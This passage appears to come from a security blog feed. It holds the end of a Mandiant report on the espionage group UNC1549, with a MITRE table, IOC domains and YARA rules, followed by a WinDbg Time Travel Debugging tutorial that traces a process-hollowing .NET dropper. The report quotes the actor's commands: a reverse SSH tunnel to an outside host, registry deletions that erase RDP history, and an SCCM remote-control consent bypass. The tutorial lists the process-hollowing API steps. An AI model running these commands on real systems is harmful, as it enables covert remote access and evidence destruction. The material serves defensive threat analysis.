    • Enumerating running services

    • Enumerating active processes

    • Enumerating existing RDP sessions

  • Stole credentials: Exploited AWRC to exfiltrate sensitive browser files known to contain stored user credentials from remote systems

  • Deployed malware: Used AWRC as a vector to transfer and deploy malware onto compromised machines

SCCMVNC

SCCMVNC is a tool designed to leverage the existing Remote Control feature within Microsoft System Center Configuration Manager (SCCM/ConfigMgr) to achieve a VNC-like remote access experience without requiring additional third-party modules or user consent/notifications.

SCCM.exe reconfig /target:[REDACTED]

Figure 8: Example of an UNC1549 executing SCCMVNC command

The core functionality of SCCMVNC lies in its ability to manipulate the existing Remote Control feature of SCCM. Instead of deploying a separate VNC server or other remote access software, the tool directly interacts with and reconfigures the settings of the native SCCM Remote Control service on a client workstation. This approach leverages an already present and trusted component within the enterprise environment.

A key aspect of SCCMVNC is its capacity to bypass the standard consent and notification mechanisms typically associated with SCCM Remote Control. Normally, when an SCCM remote control session is initiated, the end-user is prompted for permission, and various notification icons or connection bars are displayed. SCCMVNC effectively reconfigures the underlying SCCM settings (primarily through WMI interactions) to disable these user-facing requirements. This alteration allows for a significantly more discreet and seamless remote access experience, akin to what one might expect from a VNC connection where the user might not be immediately aware of the ongoing session.

Command and Control

UNC1549 continued to use Microsoft Azure Web Apps registrations and cloud infrastructure for C2. In addition to backdoors including MINIBUS, MINIBIKE, and TWOSTROKE, UNC1549 relied heavily on SSH reverse tunnels established on compromised systems to forward traffic from their C2 servers to compromised systems. This technique limited the availability of host-based artifacts during investigations, since security telemetry would only record network connections. For example, during data collection from SMB shares, outbound connections were observed from the SSH processes to port 445 on remote systems, but the actual data collected could not be confirmed due to no staging taking place within the victim environment, and object auditing being disabled.

C:\windows\system32\openssh\ssh.exe[Username]@[IP Address] -p 443 -o ServerAliveInterval=60 -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -f -N -R 1070

Figure 9: Example of an UNC1549 reverse SSH command

Mandiant also identified evidence of UNC1549 deploying a variety of redundant remote access methods, including ZEROTIER and NGROK. In some instances, these alternative methods weren't used by the threat actor until victim organizations had performed remediation actions, suggesting they are primarily deployed to retain access.

Complete Mission

Espionage

UNC1549's operations appear strongly motivated by espionage, with mission objectives centering around extensive data collection from targeted networks. The group actively seeks sensitive information, including network/IT documentation, intellectual property, and emails. Furthermore, UNC1549 often leverages compromised organizations as a pivot point, using their access to target other entities, particularly those within the same industry sector, effectively conducting third-party supplier and partner intrusions to further their intelligence-gathering goals.

Notably, Mandiant responded to one intrusion at an organization in an unrelated sector, and assessed that the intrusion was opportunistic due to the initial spear phishing lure being related to a job at an aerospace and defense organization. This demonstrated UNC1549’s ability to commit resources to expanding access and persistence in victim organizations that don’t immediately meet traditional espionage goals.

Defense Evasion

UNC1549 frequently deleted utilities from compromised systems after execution to avoid detection and hinder investigation efforts. The deletion of forensic artifacts, including RDP connection history registry keys, was also observed. Additionally, as described earlier, the group repeatedly used SSH reverse tunnels from victim hosts back to their infrastructure, a technique which helped hide their activity from EDR agents installed on those systems. Combined, this activity demonstrated an increase in the operational security of UNC1549 over the past year.

reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /va /f

reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /f

Figure 10: Examples of UNC1549 commands to delete RDP connection history registry keys

Acknowledgement

This analysis would not have been possible without the assistance from across Google Threat Intelligence Group, Mandiant Consulting and FLARE. We would like to specifically thank Greg Sinclair and Mustafa Nasser from FLARE, and Melissa Derr, Liam Smith, Chris Eastwood, Alex Pietz, Ross Inman, and Emeka Agu from Mandiant Consulting.

MITRE ATT&CK

TACTIC

ID

Name

Description

Collection

T1213.002

Data from Information Repositories: SharePoint

UNC1549 browsed Microsoft Teams and SharePoint to download files used for extortion.

Collection

T1113

Screen Capture

UNC1549 was observed making screenshots from sensitive data.

Reconnaissance

T16561598.003

Phishing for Information

UNC1549 used third party vendor accounts to obtain privileged accounts using a Password Reset portal theme.

Credential Access

T1110.003

Brute Force: Password Spraying

UNC1549 was observed performing password spray attacks against the Domain.

Credential Access

T1003.006

OS Credential Dumping: DCSync

UNC1549 was observed using DCSYNCER.SLICK to perform DCSync on domain controller level.

Defense Evasion

T1574.001

Hijack Execution Flow: DLL Search Order Hijacking

UNC1549 was observed using Search Order Hijacking to execute both LIGHTRAIL and DCSYNCER.SLICK.

Initial Access

T1078

Valid Accounts

UNC1549 used valid compromised accounts to gain initial access

Initial Access

T1199

Trusted Relationship

UNC1549 used trusted third party vendor accounts for both initial access and lateral movement.

Indicators of Compromise (IOCs)

The following IOCs are available in a GTI Collection for registered users.

Type

Indicator

Description

network

104.194.215[.]88

Observed being used for SSH tunneling

network

13.60.50[.]172

Observed being used for SSH tunneling

network

167.172.137[.]208

Observed being used for SSH tunneling

network

34.18.42[.]26

Observed being used for SSH tunneling

network

4.188.75[.]206

Observed being used for SSH tunneling

network

4.240.113[.]27

Observed being used for SSH tunneling

network

40.119.176[.]233

Observed being used for SSH tunneling

network

politicalanorak[.]com

Observed being used for SSH tunneling

network

ac-connection-status105.azurewebsites[.]net

GHOSTLINE

network

acc-cloud-connection.azurewebsites[.]net

GHOSTLINE

network

active-az-check-status45.azurewebsites[.]net

POLLBLEND

network

active-az-check-status675.azurewebsites[.]net

POLLBLEND

network

active-az-status45.azurewebsites[.]net

POLLBLEND

network

active-az-status795.azurewebsites[.]net

POLLBLEND

network

active-internal-log65.azurewebsites[.]net

POLLBLEND

network

active-internal-logs.azurewebsites[.]net

POLLBLEND

network

active-intranet-logs.azurewebsites[.]net

POLLBLEND

network

airbus.usa-careers[.]com

Phishing domain for initial access

network

airlinecontrolsite.uaenorth.cloudapp.azure[.]com

DEEPROOT

network

airlinecontrolsite.westus3.cloudapp.azure[.]com

DEEPROOT

network

airplaneserviceticketings[.]com

MINIBIKE

network

airseatregister.eastus.cloudapp.azure[.]com

DEEPROOT

network

airseatsregister.qatarcentral.cloudapp.azure[.]com

DEEPROOT

network

airseatsregistering.qatarcentral.cloudapp.azure[.]com

DEEPROOT

network

airtravellog[.]com

TWOSTROKE

network

automationagencybusiness.azurewebsites[.]net

TWOSTROKE

network

automationagencybusiness[.]com

TWOSTROKE

network

browsercheckap.azurewebsites[.]net

MINIBIKE

network

codesparkle.eastus.cloudapp.azure[.]com

TWOSTROKE

network

connect-acc-492.azurewebsites[.]net

POLLBLEND

network

connect-acl-492.azurewebsites[.]net

POLLBLEND

network

customerlistchange.eastus.cloudapp.azure[.]com

LIGHTRAIL

network

developercodepro.azurewebsites[.]net

TWOSTROKE

network

developercodevista.azurewebsites[.]net

TWOSTROKE

network

dreamtiniventures.azurewebsites[.]net

TWOSTROKE

network

fdtsprobusinesssolutions.azurewebsites[.]net

TWOSTROKE

network

fdtsprobusinesssolutions[.]com

TWOSTROKE

network

fdtsprobusinesssolutions.eastus.cloudapp.azure[.]com

TWOSTROKE

network

fdtsprobusinesssolutions.northeurope.cloudapp.azure[.]com

TWOSTROKE

network

forcecodestore[.]com

TWOSTROKE

network

hserbhh43.westus3.cloudapp.azure[.]com

Observed being used for SSH tunneling

network

infrasync-ac372.azurewebsites[.]net

POLLBLEND

network

intra-az-check-status45.azurewebsites[.]net

POLLBLEND

network

intra-az-check-status675.azurewebsites[.]net

POLLBLEND

network

intra-az-status45.azurewebsites[.]net

POLLBLEND

network

intra-az-status795.azurewebsites[.]net

POLLBLEND

network

masterflexiblecloud.azurewebsites[.]net

TWOSTROKE

network

mso-internal-log65.azurewebsites[.]net

POLLBLEND

network

mso-internal-logs.azurewebsites[.]net

POLLBLEND

network

mso-intranet-logs.azurewebsites[.]net

POLLBLEND

network

mydocs.qatarcentral.cloudapp.azure[.]com

Phishing domain for lateral movement

network

nx425-win4945.azurewebsites[.]net

POLLBLEND

network

nx4542-win4957.azurewebsites[.]net

POLLBLEND

network

nxlog-crash-1567.azurewebsites[.]net

POLLBLEND

network

nxlog-win-1567.azurewebsites[.]net

POLLBLEND

network

nxversion-win-1567.azurewebsites[.]net

POLLBLEND

network

nxversion-win32-1127.azurewebsites[.]net

POLLBLEND

network

overqatfa.northeurope.cloudapp.azure[.]com

Observed being used for SSH tunneling

network

queuetestapplication.azurewebsites[.]net

MINIBIKE

network

skychain13424.azurewebsites[.]net

MINIBIKE

network

skychain41334.northeurope.cloudapp.azure[.]com

MINIBIKE

network

skychains42745.eastus.cloudapp.azure[.]com

MINIBIKE

network

skyticketgrant.azurewebsites[.]net

MINIBIKE

network

snare-core.azurewebsites[.]net

POLLBLEND

network

storageboxcloud.northeurope.cloudapp.azure[.]com

TWOSTROKE

network

storagewiz.co.azurewebsites[.]net

TWOSTROKE

network

swiftcode.eastus.cloudapp.azure[.]com

TWOSTROKE

network

swifttiniventures.azurewebsites[.]net

TWOSTROKE

network

terratechworld.eastus.cloudapp.azure[.]com

TWOSTROKE

network

thecloudappbox.azurewebsites[.]net

TWOSTROKE

network

thestorageboxcloud.northeurope.cloudapp.azure[.]com

TWOSTROKE

network

thetacticstore[.]com

TWOSTROKE

network

thevaultapp.westus3.cloudapp.azure[.]com

TWOSTROKE

network

thevaultspace.eastus.cloudapp.azure[.]com

TWOSTROKE

network

tini-ventures[.]com

TWOSTROKE

network

vcphone-ms.azurewebsites[.]net

POLLBLEND

network

vcs-news[.]com

Observed being used for SSH tunneling

network

vm-ticket-svc.azurewebsites[.]net

POLLBLEND

network

vm-tools-svc.azurewebsites[.]net

POLLBLEND

network

vmware-health-ms.azurewebsites[.]net

POLLBLEND

YARA Rules

import "pe"

rule M_APT_Utility_DCSYNCER_SLICK_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
		md5 = "10f16991665df69d1ccd5187e027cf3d"
	strings:
		$ = { 48 89 84 24 ?? 01 00 00 C7 84 24 ?? 01 00 00 30 80 28 00 C7 84 24 ?? 01 00 00 E8 03 00 00 48 C7 84 24 ?? 01 00 00 00 00 A0 00 BA ?? 00 00 00 8D 4A ?? FF 15 ?? ?? 01 00 48 89 84 24 ?? 01 00 00 C7 00 01 00 00 00 48 8B 84 24 ?? 01 00 00 44 89 ?? 04 48 8B 84 24 ?? 01 00 00 C7 40 08 ?? 00 00 00 41 8B ?? }
		$ = "\\LOG.txt" ascii wide
		$ = "%ws_%d:%d:" ascii wide fullword
		$ = "%ws:%d:" ascii wide fullword
		$ = "::::" ascii wide fullword
		$ = "%ws_%d:%d::" ascii wide fullword
		$ = "%ws:%d::" ascii wide fullword
	condition:
		pe.is_pe and all of them
}
import "pe"

rule M_APT_Utility_CRASHPAD_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
		md5 = "b2bd275f97cb95c7399065b57f90bb6c"
	strings:
		$ = "[-] Loo ror: %u" ascii fullword
		$ = "[-] Adj r: %u" ascii fullword
		$ = "[-] Th ge. " ascii fullword
		$ = "[+] O s!" ascii fullword
		$ = "[-] O C: %i" ascii fullword
		$ = "[-] O E: %i" ascii fullword
		$ = "[+] Op cess!" ascii fullword
		$ = "[-] Op Code: %i" ascii fullword
		$ = "[-] O Error: %i" ascii fullword
		$ = "[+] Im su!" ascii fullword
		$ = "[+] R" ascii fullword
		$ = "[-] Impe Code: %i" ascii fullword
		$ = "[-] Imo: %i" ascii fullword
		$ = "[+] Du success!" ascii fullword
		$ = "[-] Du Code: %i" ascii fullword
		$ = "[-] Du Error: %i" ascii fullword
		$ = "[+] Dec Suc." ascii fullword
		$ = "%02X" ascii fullword
		$ = "Decryption failed" ascii fullword
		$ = "config.txt"
		$ = "crash.log"
		$ = "[+] e wt!" ascii fullword
		$ = "[+] p %d!" ascii fullword
		$ = "[+] e!" ascii fullword
	condition:
		pe.is_pe and 15 of them
}

Google Security Operations Detections

Google SecOps customers receive robust detection for UNC1549 TTPs through curated threat intelligence from Mandiant and Google Threat Intelligence. This frontline intelligence is operationalized within the platform as custom detection signatures and advanced YARA-L rules.

Time Travel Triage: An Introduction to Time Travel Debugging using a .NET Process Hollowing Case Study

13 November 2025 at 15:00

Written by: Josh Stroschein, Jae Young Kim


The prevalence of obfuscation and multi-stage layering in today’s malware often forces analysts into tedious and manual debugging sessions. For instance, the primary challenge of analyzing pervasive commodity stealers like AgentTesla isn’t identifying the malware, but quickly cutting through the obfuscated delivery chain to get to the final payload.

Unlike traditional live debugging, Time Travel Debugging (TTD) captures a deterministic, shareable record of a program's execution. Leveraging TTD's powerful data model and time travel capabilities allow us to efficiently pivot to the key execution events that lead to the final payload.

This post introduces all of the basics of WinDbg and TTD necessary to start incorporating TTD into your analysis. We demonstrate why it deserves to be a part of your toolkit by walking through an obfuscated multi-stage .NET dropper that performs process hollowing.

What is Time Travel Debugging?

Time Travel Debugging (TTD), a technology offered by Microsoft as part of WinDbg, records a process’s execution into a trace file that can be replayed forwards and backwards. The ability to quickly rewind and replay execution reduces analysis time by eliminating the need to constantly restart debugging sessions or restore virtual machine snapshots. TTD also enables users to query the recorded execution data and filter it with Language Integrated Query (LINQ) to find specific events of interest like module loads or calls to APIs that implement malware functionalities like shellcode execution or process injection.

During recording, TTD acts as a transparent layer that allows full interaction with the operating system. A trace file preserves a complete execution record that can be shared with colleagues to facilitate collaboration, circumventing environmental differences that can affect the results of live debugging.

While TTD offers significant advantages, users should be aware of certain limitations. Currently, TTD is restricted to user-mode processes and cannot be used for kernel-mode debugging. The trace files generated by TTD have a proprietary format, meaning their analysis is largely tied to WinDbg. Finally, TTD does not offer "true" time travel in the sense of altering the program's past execution flow; if you wish to change a condition or variable and see a different outcome, you must capture an entirely new trace as the existing trace is a fixed recording of what occurred.

A Multi-Stage .NET Dropper with Signs of Process Hollowing

The Microsoft .NET framework has long been popular among threat actors for developing highly obfuscated malware. These programs often use code flattening, encryption, and multi-stage assemblies to complicate the analysis process. This complexity is amplified by Platform Invoke (P/Invoke), which gives managed .NET code direct access to the unmanaged Windows API, allowing authors to port tried-and-true evasion techniques like process hollowing into their code.

Process hollowing is a pervasive and effective form of code injection where malicious code runs under the guise of another process. It is common at the end of downloader chains because the technique allows injected code to assume the legitimacy of a benign process, making it difficult to spot the malware with basic monitoring tools.

In this case study, we'll use TTD to analyze a .NET dropper that executes its final stage via process hollowing. The case study demonstrates how TTD facilitates highly efficient analysis by quickly surfacing the relevant Windows API functions, enabling us to bypass the numerous layers of .NET obfuscation and pinpoint the payload.

Basic analysis is a vital first step that can often identify potential process hollowing activity. For instance, using a sandbox may reveal suspicious process launches. Malware authors frequently target legitimate .NET binaries for hollowing as these blend seamlessly with normal system operations. In this case, reviewing process activity on VirusTotal shows that the sample launches InstallUtil.exe (found in %windir%\Microsoft.NET\Framework\<version>\). While InstallUtil.exe is a legitimate utility, its execution as a child process of a suspected malicious sample is an indicator that helps focus our initial investigation on potential process injection.

Process activity recorded in the VirusTotal sandbox

Figure 1: Process activity recorded in the VirusTotal sandbox

Despite newer, more stealthy techniques, such as Process DoppelgΓ€nging, when an attacker employs process injection, it’s still often the classic version of process hollowing due to its reliability, relative simplicity, and the fact that it still effectively evades less sophisticated security solutions. The classic process hollowing steps are as follows:

  1. CreateProcess (with the CREATE_SUSPENDED flag): Launches the victim process (InstallUtil.exe) but suspends its primary thread before execution.

  2. ZwUnmapViewOfSection or NtUnmapViewOfSection: "Hollows out" the process by removing the original, legitimate code from memory.

  3. VirtualAllocEx and WriteProcessMemory: Allocates new memory in the remote process and injects the malicious payload.

  4. GetThreadContext: Retrieves the context (the state and register values) of the suspended primary thread.

  5. SetThreadContext: Redirects the execution flow by modifying the entry point register within the retrieved context to point to the address of the newly injected malicious code.

  6. ResumeThread: Resumes the thread, causing the malicious code to execute as if it were the legitimate process.

To confirm this activity in our sample using TTD, we focus our search on the process creation and the subsequent writes to the child process’s address space. The approach demonstrated in this search can be adapted to triage other techniques by adjusting the TTD queries to search for the APIs relevant to that technique.

Recording a Time Travel Trace of the Malware

To begin using TTD, you must first record a trace of a program's execution. There are two primary ways to record a trace: using the WinDbg UI or the command-line utilities provided by Microsoft. The command-line utilities offer the quickest and most customizable way to record a trace, and that is what we'll explore in this post.

Warning: Take all usual precautions for performing dynamic analysis of malware when recording a TTD trace of malware executables. TTD recording is not a sandbox technology and allows the malware to interface with the host and the environment without obstruction.

TTD.exe is the preferred command-line tool for recording traces. While Windows includes a built-in utility (tttracer.exe), that version has reduced features and is primarily intended for system diagnostics, not general use or automation. Not all WinDbg installations provide the TTD.exe utility or add it to the system path. The quickest way to get TTD.exe is to use the stand-alone installer provided by Microsoft. This installer automatically adds TTD.exe to the system's PATH environment variable, ensuring it's available from a command prompt. To see its usage information, run TTD.exe -help.

The quickest way to record a trace is to simply provide the command line invoking the target executable with the appropriate arguments. We use the following command to record a trace of our sample:

C:\Users\FLARE\Desktop\> ttd.exe 0b631f91f02ca9cffd66e7c64ee11a4b.bin
Microsoft (R) TTD 1.01.11 x64
Release: 1.11.532.0
Copyright (C) Microsoft Corporation. All rights reserved.

Launching '0b631f91f02ca9cffd66e7c64ee11a4b.bin'
    Initializing the recording of process (PID:2448) on trace file: C:\Users\FLARE\Desktop\0b631f91f02ca9cffd66e7c64ee11a4b02.run
    Recording has started of process (PID:2448) on trace file: C:\Users\FLARE\Desktop\0b631f91f02ca9cffd66e7c64ee11a4b02.run

Once TTD begins recording, the trace concludes in one of two ways. First, the tracing automatically stops upon the malware's termination (e.g., process exit, unhandled exception, etc.). Second, the user can manually intervene. While recording, TTD.exe displays a small dialog (shown in figure 2) with two control options:

  • Tracing Off: Stops the trace and detaches from the process, allowing the program to continue execution.

  • Exit App: Stops the trace and also terminates the process.

TTD trace execution control dialog

Figure 2: TTD trace execution control dialog

Recording a TTD trace produces the following files:

  • <trace>.run: The trace file is a proprietary format that contains compressed execution data. The size of a trace file is influenced by the size of the program, the length of execution, and other external factors such as the number of additional resources that are loaded.

  • <trace>.idx: The index file allows the debugger to quickly locate specific points in time during the trace, bypassing sequential scans of the entire trace. The index file is created automatically the first time a trace file is opened in WinDbg. In general, Microsoft suggests that index files are typically twice the size of the trace file.

  • <trace>.out: The trace log file containing logs produced during trace recording.

Once a trace is complete, the .run file can be opened with WinDbg.

Triaging the TTD Trace: Shifting Focus to Data

The fundamental advantage of TTD is the ability to shift focus from manual code stepping to execution data analysis. Performing rapid, effective triage with this data-driven approach requires proficiency in both basic TTD navigation and querying the Debugger Data Model. Let's begin by exploring the basics of navigation and the Debugger Data Model.

Navigating a Trace

Basic navigation commands are available under the Home tab in the WinDbg UI.

Basic WinDbg TTD Navigation Commands

Figure 3: Basic WinDbg TTD Navigation Commands

The standard WinDbg commands and shortcuts for controlling execution are:

Replaying a TTD trace enables the reverse flow control commands that complement the regular flow control commands. Each reverse flow control complement is formed by appending a dash (-) to the regular flow control command:

  • g-: Go Back – Execute the trace backwards

  • g-u: Step Out Back - Execute the trace backwards up to the last call instruction

  • t-: Step Into Back – Single step into backwards

  • p-: Step Over Back – Single step over backwards

Time Travel (!tt) Command

While basic navigation commands let you move step-by-step through a trace, the time travel command (!tt) enables precise navigation to a specific trace position. These positions are often provided in the output of various TTD commands. A position in a TTD trace is represented by two hexadecimal numbers in the format #:# (e.g., E:7D5) where:

  • The first part is a sequencing number typically corresponding to a major execution event, such as a module load or an exception.

  • The second part is a step count, indicating the number of events or instructions executed since that major execution event.

We'll use the time travel command later in this post to jump directly to the critical events in our process hollowing example, bypassing manual instruction tracing entirely.

The TTD Debugger Data Model

The WinDbg debugger data model is an extensible object model that exposes debugger information as a navigable tree of objects. The debugger data model brings a fundamental shift in how users access debugger information in WinDbg, from wrangling raw text-based output to interacting with structured object information. The data model supports LINQ for querying and filtering, allowing users to efficiently sort through large volumes of execution information. The debugger data model also simplifies automation through JavaScript, with APIs that mirror how you access the debugger data model through commands.

The Display Debugger Object Model Expression (dx) command is the primary way to interact with the debugger data model from the command window in WinDbg. The model lends itself to discoverability – you can begin traversing through it by starting at the root Debugger object:

0:000> dx Debugger
Debugger
    Sessions
    Settings
    State
    Utility
    LastEvent

The command output lists the five objects that are properties of the Debugger object. Note that the names in the output, which look like links, are marked up using the Debugger Markup Language (DML). DML enriches the output with links that execute related commands. Clicking on the Sessions object in the output executes the following dx command to expand on that object:

0:000> dx -r1 Debugger.Sessions
Debugger.Sessions                
    [0x0]            : Time Travel Debugging: 0b631f91f02ca9cffd66e7c64ee11a4b.run

The -r# argument specifies recursion up to # levels, with a default depth of one if not specified. For example, increasing the recursion to two levels in the previous command produces the following output:

0:000> dx -r2 Debugger.Sessions
Debugger.Sessions                
    [0x0]            : Time Travel Debugging: 0b631f91f02ca9cffd66e7c64ee11a4b.run
        Processes       
        Id               : 0
        Diagnostics     
        TTD             
        OS              
        Devices         
        Attributes

The -g argument displays any iterable object into a data grid in which each element is a grid row and the child properties of each element are grid columns.

0:000> dx -g Debugger.Sessions
Grid view of Sessions, with truncated columns

Figure 4: Grid view of Sessions, with truncated columns

Debugger and User Variables

WinDbg provides some predefined debugger variables for convenience which can be listed through the DebuggerVariables property.

0:000> dx Debugger.State.DebuggerVariables
Debugger.State.DebuggerVariables                
   cursession       : Time Travel Debugging: 0b631f91f02ca9cffd66e7c64ee11a4b.run
    curprocess       : 0b631f91f02ca9cffd66e7c64ee11a4b.exe [Switch To]
    curthread        [Switch To]
    scripts         
    scriptContents   : [object Object]
    vars            
    curstack        
    curframe         : ntdll!LdrInitializeThunk [Switch To]
    curregisters    
    debuggerRootNamespace

Frequently used variables include:

  • @$cursession: The current debugger session. Equivalent to Debugger.Sessions[<session>]. Commonly used items include:

    • @$cursession.Processes: List of processes in the session.

    • @$cursession.TTD.Calls: Method to query calls that occurred during the trace.

    • @$cursession.TTD.Memory: Method to query memory operations that occurred during the trace.

  • @$curprocess: The current process. Equivalent to @$cursession.Processes[<pid>]. Frequently used items include:

    • @$curprocess.Modules: List of currently loaded modules.

    • @$curprocess.TTD.Events: List of events that occurred during the trace.

Investigating the Debugger Data Model to Identify Process Hollowing

With a basic understanding of TTD concepts and a trace ready for investigation, we can now look for evidence of process hollowing. To begin, the Calls method can be used to search for specific Windows API calls. This search is effective even with a .NET sample because the managed code must interface with the unmanaged Windows API through P/Invoke to perform a technique like process hollowing.

Process hollowing begins with the creation of a process in a suspended state via a call to CreateProcess with a creation flag value of 0x4. The following query uses the Calls method to return a table of each call to the kernel32 module’s CreateProcess* in the trace; the wildcard (*) ensures the query matches calls to either CreateProcessA or CreateProcessW.

0:000> dx -g @$cursession.TTD.Calls("kernel32!CreateProcess*")
ttd fig 5

This query returns a number of fields, not all of which are helpful for our investigation. To address this, we can apply the Select LINQ query to the original query, which allows us to specify which columns to display and rename them.

0:000> dx -g @$cursession.TTD.Calls("kernel32!CreateProcess*").Select(c => new { TimeStart = c.TimeStart, Function = c.Function, Parameters = c.Parameters, ReturnAddress = c.ReturnAddress})
ttd fig 6

The result shows one call to CreateProcessA starting at position 58243:104D. Note the return address: since this is a .NET binary, the native code executed by the Just-In-Time (JIT) compiler won't be located in the application's main image address space (as it would be in a non-.NET image). Normally, an effective triage step is to filter results with a Where LINQ query, limiting the return address to the primary module to filter out API calls that do not originate from the malware. This Where filter, however, is less reliable when analyzing JIT-compiled code due to the dynamic nature of its execution space.

The next point of interest is the Parameters field. Clicking on the DML link on the collapsed value {..} displays Parameters via a corresponding dx command.

0:000> dx -r1 @$cursession.TTD.Calls("kernel32!CreateProcess*").Select( c => new { TimeStart = c.TimeStart, Parameters = c.Parameters, ReturnAddress = c.ReturnAddress})[0].Parameters

@$cursession.TTD.Calls("kernel32!CreateProcess*").Select( c => new { TimeStart = c.TimeStart, Parameters = c.Parameters, ReturnAddress = c.ReturnAddress})[0].Parameters
    [0x0]            : 0x55de700055de74
    [0x1]            : 0x55e0780055e0ac
    [0x2]            : 0x808000400000000
    [0x3]            : 0x55de4000000000

Function arguments are available under a specific Calls object as an array of values. However, before we investigate the parameters, there are some assumptions made by TTD that are worth exploring. Overall, these assumptions are affected by whether the process is 32-bit or 64-bit. An easy way to check the bitness of the process is by inspecting the DebuggerInformation object.

0:00> dx Debugger.State.DebuggerInformation
Debugger.State.DebuggerInformation                
    ProcessorTarget  : X86 <--- Process Bitness
    Bitness          : 32
    EngineFilePath   : C:\Program Files\WindowsApps\<SNIPPED>\x86\dbgeng.dll
    EngineVersion    : 10.0.27871.1001

The key identifier in the output is ProcessorTarget: this value indicates the architecture of the guest process that was traced, regardless of whether the host operating system running the debugger is 64-bit.

TTD uses symbol information provided in a program database (PDB) file to determine the number of parameters, their types and the return type of a function. However, this information is only available if the PDB file contains private symbols. While Microsoft provides PDB files for many of its libraries, these are often public symbols and therefore lack the necessary function information to interpret the parameters correctly. This is where TTD makes another assumption that can lead to incorrect results. Primarily, it assumes a maximum of four QWORD parameters and that the return value is also a QWORD. This assumption creates a mismatch in a 32-bit process (x86), where arguments are typically 32-bit (4-byte) values passed on the stack. Although TTD correctly finds the arguments on the stack, it misinterprets two adjacent 32-bit arguments as a single, 64-bit value.

One way to resolve this is to manually investigate the arguments on the stack. First we use the !tt command to navigate to the beginning of the relevant call to CreateProcessA.

0:000> !tt 58243:104D

(b48.12a4): Break instruction exception - code 80000003 (first/second chance not available)
Time Travel Position: 58243:104D
eax=00bed5c0 ebx=039599a8 ecx=00000000 edx=75d25160 esi=00000000 edi=03331228
eip=75d25160 esp=0055de14 ebp=0055df30 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
KERNEL32!CreateProcessA:
75d25160 8bff            mov     edi,edi

The return address is at the top of the stack at the start of a function call, so the following dd command skips over this value by adding an offset of 4 to the ESP register to properly align the function arguments.

0:000> dd /c 1 esp+4 L0A
0055de18  0055de74  <-- Application Name
0055de1c  0055de70
0055de20  0055e0ac
0055de24  0055e078
0055de28  00000000
0055de2c  08080004  <-- Creation Flags - 0x4 (CREATE_SUSPENDED)
0055de30  00000000
0055de34  0055de40
0055de38  0055e0c0
0055de3c  0055e068

The value of 0x4 (CREATE_SUSPENDED) set in the bitmask for the dwCreationFlags argument (6th argument) indicates that the process will be created in a suspended state.

The following command dereferences esp+4 via the poi operator to retrieve the application name string pointer then uses the da command to display the ASCII string.

0:000> da poi(esp+4)
0055de74  "C:\Windows\Microsoft.NET\Framewo"
0055de94  "rk\v4.0.30319\InstallUtil.exe"

The command reveals that the target application is InstallUtil.exe, which aligns with the findings from basic analysis.

It is also useful to retrieve the handle to the newly created process in order to identify subsequent operations performed on it. The handle value is returned through a pointer (0x55e068 in the earlier referenced output) to a PROCESS_INFORMATION structure passed as the last argument. This structure has the following definition:

typedef struct _PROCESS_INFORMATION {
  HANDLE hProcess;
  HANDLE hThread;
  DWORD  dwProcessId;
  DWORD  dwThreadId;
}

After the call to CreateProcessA, the first member of this structure should be populated with the handle to the process. Step out of the call using the gu (Go Up) command to examine the populated structure.

0:000> gu
Time Travel Position: 58296:60D

0:000> dd /c 1 0x55e068 L4
0055e068  00000104 <-- handle to process
0055e06c  00000970
0055e070  00000d2c
0055e074  00001c30

In this trace, CreateProcess returned 0x104 as the handle for the suspended process.

The most interesting operation in process hollowing for the purpose of triage is the allocation of memory and subsequent writes to that memory, commonly performed via calls to WriteProcessMemory. The previous Calls query can be updated to identify calls to WriteProcessMemory.

0:000> dx -g @$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})
=============================================================
=          = (+) TimeStart = (+) ReturnAddress = (+) Params =
=============================================================
= [0x0]    - 6A02A:4B4     - 0x15032e2         - {...}      =
= [0x1]    - 6E516:A91     - 0x15032e2         - {...}      =
= [0x2]    - 729A2:511     - 0x15032e2         - {...}      =
= [0x3]    - 76E2D:750     - 0x15032e2         - {...}      =
= [0x4]    - 7B2DF:C1C     - 0x15032e2         - {...}      =
=============================================================

The query returns four results. The following queries expand the arguments for each call to WriteProcessMemory.

0:000> dx -r1 @$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})[0].Params
@$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})[0].Params                
    [0x0]            : 0x104        <-- Target process handle
    [0x1]            : 0x400000     <-- Target Address
    [0x2]            : 0x9810af0    <-- Source buffer
    [0x3]            : 0x200        <-- Write size

0:000> dx -r1 @$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})[1].Params
@$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})[1].Params                
    [0x0]            : 0x104
    [0x1]            : 0x402000
    [0x2]            : 0x984cb10
    [0x3]            : 0x3b600

0:000> dx -r1 @$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})[2].Params
@$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})[2].Params                
    [0x0]            : 0x104
    [0x1]            : 0x43e000
    [0x2]            : 0x387d9d0
    [0x3]            : 0x600

0:000> dx -r1 @$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})[3].Params
@$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})[3].Params                
    [0x0]            : 0x104
    [0x1]            : 0x440000
    [0x2]            : 0x3927a78
